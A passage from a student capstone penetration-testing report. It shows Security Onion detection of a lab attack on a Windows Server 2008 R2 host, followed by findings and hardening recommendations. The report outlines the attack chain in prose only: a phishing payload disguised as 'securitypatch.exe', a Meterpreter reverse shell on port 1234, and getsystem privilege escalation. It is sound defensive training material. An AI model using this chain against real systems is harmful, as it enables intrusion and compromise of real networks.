


Figure 5.4 — Alert count summary: 10 Suricata rules triggered across the attack lifecycle

5.2 Attack Detection & Alert Analysis

The Suricata IDS engine within Security Onion generated alerts based on signatures matching the observed attack patterns. The alerts correlated with the Meterpreter payload download, the reverse TCP connection establishment, and the post-exploitation activity on port 1234.




Figure 5.5 — Drilldown on securitypatch.exe file downloaded by Windows machine




Figure 5.6 — Network connection details showing reverse TCP session to Kali

5.3 Hunt & PCAP Analysis

The Hunt interface in Security Onion was used to query and correlate all network traffic involving the attacker (192.168.109.131) and the target (192.168.109.135). PCAP captures confirmed the full attack chain including the HTTP download of the payload and the subsequent Meterpreter C2 communication on port 1234.




Figure 5.7 — Security Onion Hunt interface querying traffic for 192.168.109.135 (Windows target)




Figure 5.8 — PCAP stream analysis: HTTP GET request downloading securitypatch.exe payload




Figure 5.9 — Full event timeline in Security Onion correlating recon, delivery, and C2 phases

5.4 Kibana Dashboard

The Kibana dashboard provided visual analytics of the network activity during the attack. Traffic spikes correlated exactly with the payload delivery and Meterpreter session activity, providing clear evidence of the compromise timeline.




Figure 5.10 — Security Onion main dashboard showing traffic overview




Figure 5.11 — Kibana analytics dashboard showing attack traffic spike

6. Findings & Vulnerabilities Identified

Vulnerability	Severity / Description
Outdated OS	CRITICAL — Windows Server 2008 R2 is end-of-life with no security patches
No AV/EDR	CRITICAL — Meterpreter payload executed without any detection or blocking
Privileged User	HIGH — User ran payload as admin allowing getsystem via Named Pipe
Open RDP (3389)	HIGH — Remote Desktop exposed with no network-level authentication
MySQL Exposed (3306)	HIGH — Database port exposed to network with weak credentials
IIS 7.5 (80)	MEDIUM — Outdated IIS with TRACE method enabled
FTP Open (21)	MEDIUM — FTP service running with potential anonymous access
SMB Exposed (445)	MEDIUM — SMB exposed — potential EternalBlue vulnerability
User Awareness	HIGH — Target executed phishing payload disguised as security patch

7. Recommendations

7.1 Technical Controls

- Upgrade OS: Migrate from Windows Server 2008 R2 to Windows Server 2022 immediately
- Deploy EDR: Install endpoint detection & response solution (e.g., CrowdStrike, Defender for Endpoint)
- Patch Management: Implement automated patching through WSUS or SCCM
- Network Segmentation: Isolate server network from user workstations using VLANs
- Firewall Rules: Block outbound connections on non-standard ports (e.g., 1234)
- Disable Unused Services: Close FTP (21), MySQL (3306) if not required externally
- Enable NLA on RDP: Require Network Level Authentication for all RDP connections

7.2 Process & People Controls

- Security Awareness Training: Conduct phishing simulation training for all staff
- Email Filtering: Deploy advanced email security with attachment sandboxing
- Least Privilege: Ensure users run with standard user rights, not admin
- Incident Response Plan: Document and test IR procedures for malware infections
- Continuous Monitoring: Maintain 24/7 SOC monitoring with tuned Suricata rules

8. Conclusion

This capstone exercise successfully demonstrated a complete penetration testing lifecycle against a vulnerable Windows Server 2008 R2 target. Starting from zero knowledge of the network, the attacker was able to discover hosts, enumerate services, craft a convincing phishing attack, deliver a Meterpreter payload disguised as a security patch, and achieve full SYSTEM-level compromise through privilege escalation.

The Security Onion 3.0 monitoring platform proved effective in detecting and logging the attack activity, generating alerts and providing full packet capture visibility into the compromise. The combination of offensive techniques and defensive monitoring demonstrated in this lab reflects real-world attack and detection scenarios encountered in enterprise security operations.

The key takeaway is that even a single user executing a phishing attachment can lead to full domain compromise — reinforcing the critical importance of security awareness training, endpoint protection, network monitoring, and timely patch management as layered defenses against modern threats.

Prepared by: Sarvesh More | April 2026